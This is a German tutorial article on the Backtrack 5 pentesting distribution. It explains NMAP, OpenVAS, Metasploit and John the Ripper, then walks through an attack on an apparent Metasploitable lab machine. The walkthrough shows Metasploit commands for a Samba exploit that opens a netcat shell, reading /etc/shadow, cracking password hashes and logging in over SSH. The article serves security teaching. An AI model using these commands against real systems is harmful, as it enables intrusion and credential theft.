Backtrack 5

Effektive Sicherheitstests selbst durchführen

Autor: Martin Schagerl

Letzte Änderung am 17.07.2012

Version 1.2

Lexon e.U., Inh. Martin Schagerl, Holzing 52, A – 3252 Bergland

T: +43 / 676 / 7119622, E: office@lexon.at, I: http://www.lexon.at

Da Sicherheit in IT Netzwerken und Applikationen immer mehr an Bedeutung gewinnt, versuchen viele Unternehmen ihre Infrastruktur sowie Ihre eingesetzte Software auf Sicherheitslücken zu durchsuchen. Die verantwortlichen Personen wissen dabei oft nicht, welche Tools für diesen Zweck zu Verfügung stehen und sind unschlüssig, welches Betriebssystem verwendet werden sollen. Die Antwort ist einfach: Backtrack 5 – Eine Linux Distribution mit einer großen Anzahl von vorinstallierten Securitytools. In dem folgenden Artikel erfahren Sie mehr über die wichtigsten Applikationen von Backtrack 5 sowie eine Anleitung um eine fremde Maschine anzugreifen.

Bei Backtrack handelt es sich um eine Linux Distribution mit zusätzlichen Werkzeugen für Sicherheitsüberprüfungen. Seit 1. März 2012 steht Backtrack 5R2 kostenlos zum Download bereit. Diese Version basiert auf Ubuntu mit dem Kernel 3.2.6, wodurch die Ubuntu Paketverwaltung genutzt werden kann. Beim Download von Backtrack kann man zwischen GNOME und KDE als grafischen Oberflächenmanager entscheiden. Einsteiger sollten sich eher für GNOME entscheiden, da diese einfacher zu bedienen ist. KDE bietet mehrere Optionen um das System zu konfigurieren und ist daher für fortgeschrittene Benutzer zu empfehlen.

Backtrack wird ursprünglich als Live-CD eingesetzt. Dadurch ergibt sich der große Nachteil, dass alle Änderung nach einen Neustart verloren geht. Daher kann das System auch auf einer Festplatte installiert werden. Dazu muss Backtrack von der CD gestartet werden und danach die vorgefertigte Anwendung „Install Backtrack“ auf dem Desktop ausgeführt werden (siehe Abbildung 1).

Abbildung 1: Desktop Icon zum Installieren von Backtrack

Da Backtrack für alle möglichen Arten von Sicherheitstests (Testen von Webapplikation, Password Cracking, Sniffen im WLAN, …) eingesetzt werden kann, werden die bereitgestellten Anwendungen in Kategorien eingeteilt um die Übersichtlichkeit zu gewährleisten. Dadurch findet man schnell jene Applikationen, die für das gewünschte Einsatzgebiet am besten passen. In der Abbildung 2 werden die Hauptkategorien gezeigt.



Abbildung 2: Kategorisierung der installierten Anwendungen

Da es den Rahmen sprengen würde, alle Programme anzuführen, werden wir uns auf die am häufigsten eingesetzten Tool konzentrieren.

Sammeln von Informationen

Häufig sind Daten bzw. Bereiche eines Unternehmens ungewollt öffentlich zugänglich. Um nun ein Angriff vorzubereiten, müssen bestimmte Informationen wie offene Ports, Dienste, usw. ermittelt werden. Dazu

stehen unter Backtrack die Tool NMAP und OpenVAS zu Verfügung.

Bei NMAP handelt es sich um ein verbreitetes Programm für Portscans, welches alle gängigen Scan-Techniken beherrscht. Dabei beinhaltet NMAP nützliche Funktionen um Dienste und Betriebssysteme sowie deren Versionsstände aufzudecken. Das Ziel eines Portscan ist es festzustellen, ob Ports auf bestimmten Zielsystemen geöffnet sind und ein Dienst aktiv ist. Diese Informationen können für einen Angreifer hilfreich sein, da hiermit ältere und somit verwundbare Systeme aufgedeckt werden können. Bei einem Portscan werden entsprechend präparierte TCP- und UDP Datenpakete an die Zielsysteme gesendet und deren Antwort ausgewertet. Um nun offene TCP Ports zu finden, kann einer der folgenden Techniken angewendet werden:

- **SYN/"half open" Scan:** Bei dieser Scan-Technik wird keine vollständige TCP Session aufgebaut. Sollte vom Zielsystem durch antworten eines TCP SYN|ACK-Flag ein offener Port signalisieren werden, so wird ein TCP RST-Flag gesendet um den Verbindungsaufbau abzubrechen. Wird ein TCP RST|ACK-Flag empfangen, so werden keine weiteren Pakete gesendet und der Port wird als geschlossen behandelt (siehe Abbildung 12).

  Da hier kein üblicher Verbindungsaufbau stattfindet, werden Administrator bzw. Root Rechte für das Scannertool benötigt.

```
nmap –sS <IP oder Domain>
```

- **Connect Scan:** Hier wird versucht eine vollständige TCP Session aufzubauen. Diese Überprüfung ist im Vergleich mit dem SYN/"half open" Scan zeitaufwändiger, da mehrere Pakete übertragen werden (siehe Abbildung 13). Da hier ein üblicher Verbindungsaufbau stattfindet, können Standard APIs bzw. System Calls verwendet werden und es sind somit keine Administrator bzw. Root Rechte für das Scannertool notwendig.

```
nmap –sT <IP oder Domain>
```

Nachdem verbreitete Dienste wie zum Beispiel DNS das Transportprotokoll UDP verwenden, müssen auch diese Ports aufgedeckt werden. Da bei UDP kein Verbindungsaufbau durchgeführt wird, muss eine andere Scan-Technik angewendet werden: Es wird ein leeres UDP Pakete an das Zielsystem gesendet. Antwortet dieses System mit einem „ICMP port unreachable" Nachricht, so ist der Port geschlossen. Wenn keine Antwort oder ein UDP Paket als Antwort empfangen wird, so ist dies ein Anzeichen für einen offenen Port. Der Nachteil dieser Technik ist, dass beim Blocken eines Ports durch ein Firewall falscherweise dieser als offener gekennzeichnet wird. Um diesem Problem entgegen zu wirken, können zusätzlich Anwendungsspezifische UDP Pakete gesendet und ausgewertet werden. So kann beispielsweise eine DNS Anfrage auf Port 53 geschickt und auf eine korrekte Antwort gewartet werden. Bei einen NMAP-UDP Scan wird dieses Konzept angewendet.

Ein UDP Scan kann mittels NMAP mit dem Parameter „-sU" durchgeführt werden:

```
nmap –sU <IP oder Domain>
```

Wie zuvor erwähnt, kann zusätzlich zu den Portstatus auch der eingesetzte Dienst und das Betriebssysteme sowie deren Versionsstände ermittelt werden. Um mit NMAP eine Betriebssystemerkennung durchzuführen, muss der Parameter -O angegeben werden. Durch diesen Parameter versendet NMAP präparierte Datenpakete an offene und geschlossene Ports. Die Antwort wird mit einer Datenbank abgeglichen, in der unterschiedlichste Betriebssystem-Signaturen abgespeichert sind. Dadurch kann eine Aussage über das entfernte Betriebssystem getroffen werden.

```
nmap -O <IP oder Domain>
```

Bei der Versionserkennung kann spezifiziert werden, wie aggressiv die Überprüfung durchgeführt werden soll. Es kann ein Level zwischen 0 und 9 konfiguriert werden, wobei 7 der Standardwert ist. Je höher das Level, umso mehr Informationen werden ermittelt. Die Diensterkennung wird mit dem Parameter „-sV“ angegeben, die Idensität mit „--version-intensity <intensity>“. Durch setzten dieser Parameter baut NMAP eine vollständige Verbindung zu offene Ports auf. In Abhängigkeit von der Konfiguration der Dienste senden diese nach einer aufgebauten Verbindung einen sogenannten Banner

```
nmap -sV --version-intensity
<intensity> <IP oder Domain>
```

Anhand der Daten des Banners können auch Rückschlüsse auf das Betriebssystem gezogen werden, da der Dienst eventuell nur für ein bestimmtes Betriebssystem verfügbar ist.

Wie man in Abbildung 3 sieht, können die Parameter beliebig kombiniert werden. Alle weiteren Parameter können in der Manpage von NMAP nachgelesen werden.

```
root@bt:~# nmap -sS -sU -sV --version-intensity 8 scanme.nmap.org

Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-20 17:59 CEST
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.033s latency).
Not shown: 1987 closed ports
PORT      STATE         SERVICE         VERSION
22/tcp    open          ssh             OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
80/tcp    open          http            Apache httpd 2.2.14 ((Ubuntu))
21/udp    open|filtered ftp
789/udp   open|filtered unknown
1088/udp  open|filtered cplscrambler-al
1901/udp  open|filtered fjicl-tep-a
5060/udp  open|filtered sip
```

Abbildung 3: Auszug eines NMAP Scan

Der Vulnerability Scanner OpenVAS ist eines der beliebtesten Tools für Security-Audits. Die Entwicklung von OpenVAS begann 2005, als der Vorgänger Nessus nur noch gegen Lizenzgebühren eingesetzt werden konnte. So existiert weiterhin ein Open Source Scanner zum Sammeln von Sicherheitskritischen Informationen. In der aktuellen Backtrack 5R2 Version ist der OpenVAS 5.0 bereits vorinstalliert.

Um die Nachteile von einem clientbasierten Scanner entgegen zu wirken, wurde OpenVAS auf einem Client-Server Prinzip entwickelt. Das bedeutet, es muss auf einen zentralen Computer (Server) der OpenVAS Dienst laufen. Danach kann OpenVAS von berechtigten Benutzern (Clients) über das Netzwerk mittels einer Webapplikation, Clientapplikation oder Konsole bedient werden. Der Serverseitige Dienst besteht aus mehreren Komponenten, welche alle über gut etablierte Protokolle und einer durchgehend SSL-abgesicherten Verbindung kommunizieren. Mit dem Scanner kann eine Netzwerkinfrastruktur auf unterschiedlichste Sicherheitslücken wie z.b unzureichende Verschlüsselung, unsichere Protokolle, usw. geprüft werden. Dabei werden während einer

Überprüfung eine Reihe von einzelnen Tests durchgeführt, welche zuvor als Plugin geladen werden. Derzeit werden mehr als 26.000 Plugins zu Verfügung gestellt. Hat man bestimmte Anforderungen, welche durch die mitgelieferten Sicherheitstest nicht abgedeckt werden, wie z.b Prüfen von eigenen Softwareprodukten, so können eigene Überprüfungen geschrieben werden und diese in der OpenVAS Umgebung ausgeführt werden. Am Ende einer Überprüfung werden die gefunden Schwachstellen in vier Schweregrad kategorisiert (High, Medium, Low, Log, False Pos.) (siehe Abbildung 4). In der Detailansicht wird jede Schwachstelle detailliert beschrieben sowie teilweise ein Lösungsvorschlag und weitere nützliche Informationen gegeben (siehe Abbildung 5). Das Ergebnis kann als CPE, HTML, ITG, LaTeX, NBE, PDF, TXT oder XML Datei exportiert werden.

Report	Threat	Scan Results					Actions
		High	Medium	Low	Log	False Pos.	
Fri Jul 20 15:04:38 2012 Done	High	2	2	20	22	0	

Abbildung 4: Übersicht über die Schwachstellen einer Überprüfung

High (CVSS: 5.8) http (80/tcp)
NVT: http TRACE XSS attack (OID: 1.3.6.1.4.1.25623.1.0.11213)

```
Synopsis :
Debugging functions are enabled on the remote HTTP server.
Description :
The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK
are HTTP methods which are used to debug web server connections.
It has been shown that servers supporting this method are subject to
cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when
used in conjunction with various weaknesses in browsers.
An attacker may use this flaw to trick your legitimate web users to give
him their credentials.
Solution :
Disable these methods.
See also :
http://www.kb.cert.org/vuls/id/867593
Plugin output :
Solution :
Add the following lines for each virtual host in your configuration file :
    RewriteEngine on
    RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
    RewriteRule .* - [F]
CVE : CVE-2004-2320, CVE-2003-1567
BID : 9506, 9561, 11604
```

Abbildung 5: Details von einer aufgedeckten http Schwachstelle

Exploits durchführen

Hat man mit den zuvor beschriebenen Tools genügend Informationen gesammelt um Schwachstellen zu erkennen, so können diese mithilfe von weiteren Backtrack Applikationen ausgenützt werden. Es müssen jedoch immer die rechtlichen Rahmenbedienungen beachtet

werden, da man hierbei die Schwachstelle aktiv ausnützt um Schadcode einzuschleusen, welcher am Zielsystem unautorisiert ausgeführt wird.

Das bekannteste und umfangreichste Programm ist wohl das Metasploit Framework, welches in der Version 4.4.0 in der aktuellen Backtrack Version mitgeliefert wird. Das Programm befindet sich auf Platz 2 der 125 wichtigsten Sicherheits-Tools. Es handelt sich um ein freies Open-Source-Projekt, welches bereits über eine große Datenbank an vorgefertigten Exploits verfügt.

Hat man durch OpenVAS oder NMAP eine Schwachstelle identifiziert, so kann für diese aus der Metasploit Datenbank ein geeigneter Exploit auswählt werden um in das Zielsystem einzudringen. Zusätzlich kann ein Payload konfiguriert werden, welcher nach erfolgreichem dem Eindringen ausgeführt werden soll. Dies könnte zum Beispiel eine Remoteshell oder VNC Server sein, um alle weiteren Befehle bzw. spätere Einbrüche komfortabel ausführen zu können. Derzeit verfügt die Metasploit Datenbank über 909 Exploits sowie 250 Payloads.

Der Funktionsumfang von Metasploit ist sehr größer, eine komplette Beschreibung würde den Umfang dieses Beitrags sprengen.

Passwörter knacken

Unter Umständen gelangt man an durch Sniffen im Netzwerk oder anderer Methoden an verschlüsselten Passwörtern bzw. an eine Datei, welche verschlüsselte Passwörter enthält. Um diese verschlüsselten Passwörter entschlüsseln zu können, bietet Backtrack einige nützliche Tools.

Das Programm „John the Ripper" (JTR) ist bei Backtrack standardmäßig vorinstalliert und eines der meist genutzten Programme zum Entschlüsseln von Passwörtern. Die Entschlüsselung kann dabei über einen Brute-Force bzw. eine Dictionary Attacke erfolgen. Da beim Entschlüsseln von komplexen Passwörtern ein sehr hoher Rechenaufwand entstehen kann, unterstützt JTR das zusätzliche verwenden von Grafikkarten-Prozessoren (GPU). Dadurch können die Berechnungen um ein vielfaches beschleunigt werden.

Um beispielweise die Passwörter eines Unix Systems zu entschlüsseln, genügen zwei Befehle (sieh Abbildung 6). Mit dem ersten Befehl werden die beiden Dateien /etc/passwd und /etc/shadow kombiniert und an den angegeben Pfad abgespeichert. Diese Datei kann nun an den eigentlichen Befehl zum Entschlüsseln übergeben werden. In den Standardeinstellungen von JTR wird versucht das Passwort anhand eines mitgelieferten Dictonary zu entschlüsseln. Sollte das nicht klappen, so wird eine Brute-Force Attacke durchgeführt, welche im Normalfall länger dauert.

```
root@bt:/pentest/passwords/john# ./unshadow /etc/passwd /etc/shadow > /root/unshadow.passwd
root@bt:/pentest/passwords/john# ./john --format=crypt --users:root /root/unshadow.passwd
Loaded 1 password hash (generic crypt(3) [?/64])
toor             (root)
```

Abbildung 6: Unix Passwort mit „John the Ripper" entschlüsseln

Da nun alle benötigten Werkzeuge für einen erfolgreichen Angriff beschrieben wurden, werden wir nun einen Angriff Schritt für Schritt durchführen:

Schritt 1: Portscan sowie Dienst- und Betriebssystemerkennung mit NMAP

Durch den NMAP Scan in Abbildung 7 wurde erkannt, dass bekannte Port wie SSH offen sind und ein eine Linux Distribution eingesetzt wird. Diese Informationen können im Schritt 5 ausgenutzt werden.



Abbildung 7: Ausschnitt von einem NMAP Ergebnis

Schritt 2: Vulnerability Scan mit OpenVAS

Durch den Vulnerability Scan wurde herausgefunden, dass am Zielsystem eine schwerwiegende Samba Schwachstelle existiert.



Abbildung 8: Schwerwiegende Samba Schwachstelle

Schritt 3: Exploit mit Metasploit

Um die Schwachstelle aus Schritt 2 auszunützen, muss ein Exploit aus der Metasploit Datenbank geladen und konfiguriert werden. Da es sich um eine Samba Schwachstelle handelt, wird der Exploit „exploit/multi/samba/usermap_script“ verwendet. Um nach dem Eindringen in das System auch Befehle absetzen zu können, wird ein Payload mitübertragen und ausgeführt. In unseren Fall wird der Payload „cmd/unix/bind_netcat“ verwendet, womit Daten von der Standardein- oder -ausgabe über das Netzwerk übertragen werden können. Ziel dieser Demonstration ist es, die Dateien /etc/passwd und /etc/shadow auszulesen und den Inhalt am lokalen System zu speichern. Dazu wird der Befehl „cat /etc/passwd“ und „cat /etc/shadow“ durchgeführt. Der ausgegebene Inhalt wird manuell markiert und in zwei separaten Dateien (attackPasswd.txt und attackShadow.txt) abgespeichert.

```
msf > use exploit/multi/samba/usermap_script
msf  exploit(usermap_script) > set PAYLOAD cmd/unix/bind_netcat
PAYLOAD => cmd/unix/bind_netcat
msf  exploit(usermap_script) > set RHOST 10.0.0.178
RHOST => 10.0.0.178
msf  exploit(usermap_script) > set TARGET 0
TARGET => 0
msf  exploit(usermap_script) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (10.0.0.163:47717 -> 10.0.0.178:4444) at 2012-07-21 16:45:16 +0200

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Abbildung 9: Auszug einer Metasploit Attacke

Schritt 4: Passwörter entschlüsseln

Da wir nun im Besitz der Benutzer und deren Passwörter sind, müssen wir diese nur noch entschlüsseln. Dazu werden die beiden Dateien mit den unshadow Kommando von JDR kombinieren und danach entschlüsselt.

```
root@bt:/pentest/passwords/john# ./unshadow attackPasswd.txt attackShadow.txt > attackUnshadow.txt
root@bt:/pentest/passwords/john# ./john attackUnshadow.txt
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 4x])
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
123456789        (klog)
batman           (sys)
```

Abbildung 10: Passwörter entschlüsseln

Schritt 5: SSH Verbindung als Root aufbauen

Wie man aus Schritt 1 entnehmen kann, ist auf der Zielmaschine der SSH Dienst aktiv. Da wir nun mehrere Benutzer und deren Passwörter besitzen, versuchen wir einen SSH Verbindung zum Ziel aufzubauen. Danach können Befehle mit den Berechtigungen des entsprechenden Benutzers (in diesen Fall msfadmin) ausgeführt werden.

```
root@bt:/opt/metasploit# ssh msfadmin@10.0.0.178
msfadmin@10.0.0.178's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jul 21 10:59:13 2012 from 10.0.0.163
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ touch HackBySchagIT
msfadmin@metasploitable:~$
```

Abbildung 11: SSH Verbindung zur angegriffenen Maschine aufbauen

Fazit

Backtrack bietet eine Vielzahl an nützlichen Tools um Sicherheitsüberprüfungen durchzuführen, Passwörter zu cracken, in fremde Systeme einzudringen, usw. Trotz der vielen unterschiedlichen Anwendung wir eine gute Übersicht gegeben und das System lässt sich komfortabel bedienen. Da viele Tools bereits vorinstalliert sind bzw. mit nur wenig Aufwand aus den Repositories nachinstalliert werden können, kann man schnell mit der tatsächlichen Arbeit loslegen, ohne sich um aufwendige Installationen zu kümmern.

Das Betriebssystem ist jedoch nicht für den Alltags Einsatz geeignet, schon alleine das man als Root unterwegs ist, sollte dies jedem Linux-Anwender verdeutlichen.



Abbildung 12: Ablauf eines SYN Scan/"half open" Scan



Abbildung 13: Ablauf eines Connect Scan